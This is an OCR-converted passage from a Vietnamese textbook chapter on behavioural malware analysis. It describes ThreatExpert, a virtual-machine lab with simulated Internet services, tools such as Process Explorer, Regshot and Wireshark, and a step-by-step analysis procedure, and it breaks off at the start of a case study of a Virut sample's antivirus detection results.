
- Người sử dụng gửi mẫu tới ThreatExpert.
- ThreatExpert cung cấp một phân tích mô tả chi tiết mối đe dọa ngay lập tức.
- Mô tả mối đe dọa có thể được sử dụng bởi khách hàng để thực hiện giai đoạn giảm thiểu mối đe dọa (như tự động hoặc bằng tay loại bỏ mối đe dọa hoặc phòng) trước khi người cung cấp phần mềm diệt virus đáp ứng.



Hình 5-6: Người dùng gửi mẫu tới TheatExpert

- Ngay như những người hỗ trợ nhận được một mẫu từ các khách hàng, tham gia ThreatExpert, ThreatExpert cung cấp một phản ứng đe dọa mô tả ngay lập tức.
- Mô tả mối đe dọa mới có thể được ngay lập tức được đăng trên trang web của công ty của các nhà cung cấp, trước khi các nhà cung cấp khác có khả năng làm như vậy.

- Khách hàng khác của nhà cung cấp có thể được ngay lập tức cảnh báo về một mối đe dọa mới với mô tả đầy đủ mối đe dọa.
- Nhà cung cấp có thể sử dụng các báo cáo chi tiết hành vi hỗ trợ trong phân tích phần mềm độc hại để giúp phát hiện ra phần mềm độc hại.



Hình 5-7: ThreatExpet trả về kết quả

Ưu điểm:

ThreatExpert là một hệ thống phân tích mối đe dọa tự động tiên tiến được thiết kế để phân tích và báo cáo hành vi của virus máy tính, sâu, trojan, adware, spyware, và các rủi ro liên quan đến bảo mật một cách hoàn toàn tự động chỉ trong vài phút ThreatExpert có thể xử lý mẫu và tạo ra một mối đe dọa báo cáo rất chi tiết với mức độ chi tiết kỹ thuật phù hợp hoặc vượt tiêu chuẩn chống virus cũng như việc mọi người tìm được thôngng tin về virus trên mạng.

Nhược điểm:

- Miễn phí, dịch vụ.
- Cung cấp thêm cho người dùng phần mềm quét bộ nhớ trên máy tính.
- Nó ngoài việc phân tích các file exe còn phân tích các file ảnh, cácđường dẫn URL, Registry, CLSID(CLSID là một số 128 bit (lớn) đại diện cho một id duy nhất cho một ứng dụng phần mềm hoặc các thành phần ứng dụng).
- Nó cung cấp nơi để mọi người chia sẻ về mã độc hại.

5.2 Kỹ thuật phân tích hành vi sử dụng môi trường máy ảo

Như vậy có thể thấy 2 bước đầu tiên trong phần trên là 2 bước sơ bộ và phân tích mã độc hại bằng cách theo dõi hành vi của chúng. Đây là hai bước chủ yếu giáo trình tập trung trình bày.

Để có thể phân tích được mã độc hại sử dụng phương pháp quan sát hành vì bản thân người phân tích cần phải có 1 môi trường hệ thống phân tích với các công cụ cần thiết.

Chuẩn bị một hệ thống lab như sau :

Chuẩn bị 2 máy :

- Một máy để giả lập môi trường Internet
- Một máy để cho mã độc hại chạy trên đó.


Máy để cho mã độc hại chạy trên đó có thể sử dụng công nghệ máy ảo để người phân tích luôn có 1 máy ở tình trạng mới nhất để chạy mã độc hại. Hoặc cũng có thể máy thật, nhưng quá trình trở về trạng thái mới nhất thì mất nhiều thời gian hơn so với máy ảo. Tuy nhiên có rất nhiều mã độc hại có thể nhận biết được môi trường máy ảo, ví dụ như mã độc hại Red Pill có thể tự nhận dạng được môi trường ảo để không chạy trên môi trường đó, chi tiết có thể xem thêm ở đây:

http://invisblethings.org/papers/redpill.html

Nên tùy vào nhu cầu người phân tích cần lựa chọn sao cho phù hợp.

Máy ảo xây dựng chạy Windows XP SP2, Windows Server 2003, SP2, Windows 7 Untilmate.

Giả lập Internet bằng phần mềm Inetsim cài trên máy Linux server giả lập các dịch vụ Internet như DNS, Webserver, IRC server, SMTP server…




Hình 5-8: Mô hình thực nghiệm

Trên máy chạy mã độc hại thì cài sẵn các công cụ phân tích mã độc hại :

- Sysanalyzer
- Process Explorer
- Regshot
- TCPView
- Wireshark
- Svchost Process Analyzer
- HijackThis
- Autoruns

5.2.1 Sysanalyzer

http://securitytnt.com/sysanalyzer/



Hình 5-9: Sysanalyzer


Là một ứng dụng chạy thời gian thực tự động phân tích mã độc hại sinh các log về các khía cạnh khác nhau của hệ thống, các tiến trình xảy ra. Nó được thiết kế để cho phép nhanh chóng sinh ra báo cáo toàn diện về hành vi của mã độc hại lên hệ thống.

SysAnalyzer tự động có thể theo dõi và so sánh:

- Các tiến trình đang chạy.
- Các cổng dịch vụ đang mở.
- Các drivers của hệ thống đang được dùng.
- Các thư viện được thêm vào hệ thống.
- Các giá trị registry bị thay đổi.
- Các hàm API được gọi ra bởi mã độc hại.
- Các file trong hệ thống bị sửa đổi.
- Thông tin về các luồng traffic HTTP, IRC, DNS.

5.2.2 Process Explorer

http://technet.microsoft.com/en-us/sysinternals/bb896653



Hình 5-10: Process Explorer

Proces Explorer là phần mềm miễn phí cho Microsoft Windows do Sysinternals tạo ra, và được tập đoàn Microsoft mua lại.

Process Explorer là tiện ích theo dõi và kiểm tra hệ thống, có thể sử dụng như một công cụ gỡ rối cho các phần mềm cũng như các vấn đề phát sinh của hệ thống. Có thể dùng như một tiện ích thay thế task manager của Windows.

Process Explorer có thể được sử dụng để theo dõi về các vấn đề. Ví dụ như, xem tiến trình nào đang chạy, theo dõi những tệp tin đang được mở bởi các chương trình, hiện dòng lệnh đã được sử dụng để khởi động chương trình.

Process Explorer hiển thị cho bạn thông tin các về các tiến trình, xử lý DLLs. Nó gồm 2 cửa sổ, cửa sổ trên cùng thì thể hiện danh sách các tiến trình đang hoạt động, bao gồm tên của chúng và tài khoản chạy chung. Trong khi các thông tin hiển thị trong cửa số phía dưới phụ thuộc vào chế độ mà Process Explorer đang chạy. Nếu process Explorer chạy trong chế độ dll mode thì bạn sẽ thấy dlls và memory-mapped files trong tiến trình được tải.

Đây cũng là một công cụ khá mạnh nhanh chóng giúp bạn nhanh chóng tìm kiếm xem được các tiến trình cụ thể và các file dll tương ứng đang chạy. Nó có khả năng xem xét các vấn đề về phiên bản dll cũ, cung cấp cái nhìn rõ về cách windows và ứng dụng làm việc.


Nó cũng được dùng như Task Manager để quản lý tài khoản từng chương trình chiếm dụng, thiết lập mức độ ưu tiên của từng tiến trình...

Hiện nay Process Explorer làm việc trên Windows 9x/Me, Windows NT 4.0, Windows 2000, Windows XP, Windows Server 2003, Windows Vista, Windows 7 bao gồm cả các phiên bản 64 bit.

5.2.3 Regshot

Regshot là một tiện ích nhỏ để bạn so sánh thông tin về registry giữa lần trước khi chạy mã độc hại và sau khi chạy mã độc hại. Nó sẽ ghi lại những thông tin nào bị thay đổi và thay đổi thế nào.

http://sourceforge.net/projects/regshot/



Hình 5-11: Regshot

- 1st shot: Chụp Registry ở lần thứ 1 (chụp trước khi cài đặt mã độc hại hoặc có sự thay đổi trên hệ thống).
- Plain TXT: Bản báo cáo so sánh kết quả chụp Registry xuất ra dạng TEXT.
- HTML document: Bản báo cáo so sánh kết quả chụp Registry xuất ra dạng HTML.
- Scan dir1[; dir2 ; ... ; dir nn]: Chọn thư mục muốn chụp, mặc định là *C:\WINDOWS*. Nếu chọn thêm thì cách nhau bởi dấu ";". Ở trên là *C:\Users\KHANGK~1\AppData\Local\Temp*
- Output path: Đường dẫn chứa bản báo cáo so sánh kết quả chụp Registry.
- Để chụp lần thứ 1, ta click vào nút 1st shot và có 3 lựa chọn:

  - Shot: Thực hiện chụp Registry ngay.
  - Shot and Save: Chụp Registry và lưu lại lần chụp này thành 1 tập tin với phần mở rộng .hiv.
  - Load...: mở ra tập tin .hiv (đã chụp ở thời điểm nào đó trước đó).


- Sau khi hệ thống có sự thay đổi, hoặc mới cài đặt phần mềm... ta sẽ thực hiện lần chụp thứ 2, và cũng sẽ có 3 lựa chọn như giai đoạn trên.
- Sau khi lần chụp thứ 2 được thực hiện, click chọn nút compare để xem kết quả.

5.2.4 HijackThis

HijackThis là một tiện ích miễn phí dùng để quét những thay đổi của Windows do Spyware, Malware, hoặc những chương trình lạ một cách nhanh chóng và chính xác.

HijackThis sẽ tạo ra các file log chứa những kết quả của việc quét một cách rất rõ ràng, dựa vào các log file đó ta có thể phân tích, tìm ra hướng giả quyết một cách rõ ràng.

http://www.spywareinfo.com/~merijn/files/hijackthis.zip



Hình 5-12: HijackThis


5.2.5 TCPView

TCPView là một chương trình cho phép bạn nhìn thấy các kết nối TCP và UDP trên máy bạn. Nó thể hiện cả địa chỉ cục bộ chính máy bạn và cả các địa chỉ ip khác, ngoài ra còn có thông tin về trang thái kết nối TCP.

Cách sử dụng TCPView:

- Khi bạn khởi động TCPView sẽ hiển thị toàn bộ các kết nối TCP, UDP.
- Theo mặc định TCPView update mỗi giây một lần, nhưng bạn có thể sử dụng Options Refresh Rate để thay đổi. Ban có thể đống kết nối ở trang thái Established bằng cách lựa chọn File Close connection. Bạn cũng có thể ghi lại thông tin các kết nối thành các báo cáo dưới dạng các log file để phân tích.
- TCPView còn bao gồm bản Tcpvcon, một phiên bản dòng lệnh với các chức năng tương tự.

http://technet.microsoft.com/en-us/sysinternals/bb897437



Hình 5-13: TCPView


5.2.6 Wireshark

Wireshark Là chương trình bắt gói tin nổi tiếng để ta có thể nắm được hành động của malware. Xem được các kết nối của nó ra ngoài như thế nào.

Wireshark hỗ trợ với nhiều giao thức khác nhau, nó được phát triển trên mô hình mã nguồn mở nên sẽ thêm vào những giao thức mới.

Nó là công cụ miễn phí và dễ dùng nhất đối với mọi người và nó hỗ trợ hầu hết các hệ diều hành.

http://www.wireshark.org/download.html




Hình 5-14: Wireshark

5.2.7 Svchost Process Analyzer

Svchost.exe là một tiến trình quan trọng trong Windows, nó chịu trách nhiệm chạy và load các thư viện liên kết động (dlls) để khởi động các dịch vụ cần thiết cho hệ thống. Thông thường thì file svchost.exe nằm trong thư mục *C:\Windows\System32*, nhưng có rất nhiều mã độc hại sử dụng cùng tên file và cùng tên tiến trình svchost.exe để ẩn đi hoạt động của chúng.

Chương trình này sẽ liệt kết toàn bộ các thể hiện của tiến trình svchost.exe và kiểm tra các dịch vụ mà nó nắm dữ xem cho chính xác không. Đây là một phần mềm tự do http://209.68.25.184/free/svchost-analyzer/index.html



Hình 5-15: Svchost Process Analyzer


5.2.8 Autoruns

http://technet.microsoft.com/en-us/sysinternals/bb963902

AutoRuns sẽ giúp bạn quản lí một cách toàn diện các vị trí mà các chương trình khởi động cùng với Windows, đưa cho bạn toàn quyền xử lí chúng. Autoruns liệt kê cho bạn rất chi tiết những thông tin về các chương trình đó, sắp xếp chúng theo các phân mục như Registry Key, Logon, Explorer, Services, Schedule Tasks, Winsocks… Ngoài tên và vị trí của chương trình, bạn còn có thể xem từng module DLL mà chương trình nạp vào bộ nhớ.

Với chức năng đó, Autoruns có thể giúp bạn phát hiện những virus, trojan hay spyware có hại nằm ẩn mình trong máy tính hoặc bạn cũng có thể dùng Autoruns để tắt bớt những chương trình không cần thiết khi khởi động.

Để xóa bỏ một chương trình trong danh sách, không cho nó khởi động cùng Windows, bạn chỉ đơn giản bỏ đánh dấu tương ứng của nó là được. Muốn xem thêm thông tin chi tiết hơn hãy nhấn vào nút Properties trên thanh công cụ.



Hình 5-16 Autoruns

5.3 Các bước phân tích trong kỹ thuật quan sát hành vi

B1. Đầu tiên là bật chương trình Process Explorer.

B2. Bật chương trình bắt gói tin wireshark.

B3. Khởi động chương trình SysAnalyzer.

B4. Khởi động chương trình Regshot và chạy lấy thông tin registry hiện thời của hệ thống lần đầu tiên.

B5. Load mã độc hại vào chương trình Sysanalyzer để chạy mã độc hại.

B6. Chạy tiếp chương trình Regshot để so sánh thông tin registry đã thay đổi những gì ?

B7. Kiểm tra chương trình Process Explorer, Svchost Process Analyzer.

B8. Kiểu tra chương trình Wireshark và TCPView để xem các thông tin về kết nối.

Sau toàn bộ các bước trên chúng ta sẽ thu được những thông tin về hành vi của mã độc hại như sau :

Về thuộc tính của mã độc hại :

Tên mã độc hại, kích thước, kiểu mã độc hại (virus, trojan, worm) tem thời gian.

Thông tin về checksum (MD5, SHA1).

Về hành vi của mã độc hại :

Nó đã làm gì trên hệ thống thông qua kết quả của các report và những gì ta đã quan sát được.

5.4 Phân tích một trường hợp cụ thể

Phân tích mẫu 10M-109.EXE

File name: 10M-109.EXE
Submission date: 2011-10-05 22:19:41 (UTC)
Current status: finished
Result: 36 /43 (83.7%)

Antivirus	Version	Last Update	Result
AhnLab-V3	2011.10.05.00	2011.10.05	Win32/Virut.F
AntiVir	7.11.15.135	2011.10.05	W32/Virut.Gen
Antiy-AVL	2.0.3.7	2011.10.05	-
